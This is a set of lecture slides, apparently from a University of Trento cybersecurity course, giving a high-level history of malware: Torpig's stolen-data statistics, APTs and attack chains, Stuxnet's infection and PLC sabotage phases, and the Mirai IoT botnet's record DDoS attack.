



Figure 6: New bots per hour.

Torpig – collected data

Data Type	Data Items (#)
Mailbox account	54,090
Email	1,258,862
Form data	11,966,532
HTTP account	411,039
FTP account	12,307
POP account	415,206
SMTP account	100,472
Windows password	1,235,122


Torpig – collected data






More recent malware

- Target attacks against generalized attacks typical of the previous decades
- APT
  - Advanced (Zero-day)
  - Persistent
  - Multi-threat and multi-stage



UNIVERSITY OF TRENTO

Attack chain




By courtesy of Lockheed Martin

UNIVERSITY OF TRENTO

Chained exploit

Multi-steps and multi-stage


CVSS score one vulnerability at time as if they were always indpendent!




Book by Andrew Whitaker, Jack B. Voth, and Keatron Evans


UNIVERSITY OF TRENTO

From IT security to Cybersecurity






Stuxnet




The attack phases

- *PHASE 1: an almost normal worm, amazingly smart*
  - It spreads, hides, updates itself (C&C communication)
  - It looks around
  - To duplicate itself
  - TO SEE IF IT CAN ENTER PHASE 2
- *PHASE 2: attacking the Siemens + PLC systems*
  - Infects the SIEMENS System
  - It modifies the PLC programming
- *PHASE 3: sabotage*
  - Check for a specific factory environment.
  - If it does not find it, it does nothing
  - If it finds it changes the speed of the centrifuges

Phase 1: the Window system





- A very elaborate standard worm
- To get inside the LAN: USB Sticks
- Within a LAN: USB Sticks + Print Spooler, Shared Folders etc
- 4 zero-days vulnerabilities
  - LNK (MS10-046)
  - Print Spooler (MS10-061)
  - Server Service (MS08-067)
  - Privilege escalation
- Siemens Step 7 project folders
- Installs a rootkit that makes it invisible
- first checks which antivirus is active then chooses the target executable accordingly


Phase 2: targeted attack

- Looks for systems running
  - WinCC and PCS 7 SCADA MANAGEMENT PROGRAMS
- Finds them even if disconnected (via USB sticks)
- It attacks them, exploiting
  - Hard-wired password (WinCC)
  - Uploads as stored procedure
  - Siemens Project 7 folder vulnerabilities
- Hooks into specific Step 7 dll to communicate with the PLC
- It replaces the PLC Code
- Hides using Rootkit techniques
  - First PLC rootkit EVER

Supervisory control and data acquisition (**SCADA**) system

Phase 3: the damage


- Hits frequency converters controlling speed of motors
- Designed to hit a specific plant



Malware targeting IoT: The Mirai botnet

- Botnet targeting IoT devices (cameras, DVR, routers, etc.)
- High number of variants and still active. First discovered Aug. 2016
- Used to mount huge DDoS against several websites

Mirai botnet




UNIVERSITY OF TRENTO


DDoS

After revealing the identity of two guys behind a DDoS service, the site Krebs on Security was subject to the most massive DDoS attack ever witnessed to that moment. Clocked at a staggering **620 gigabit per second**, it was carried out by botnets consisting **mainly of IoT devices**, mostly security cameras and DVRs used in home or office settings


UNIVERSITY OF TRENTO

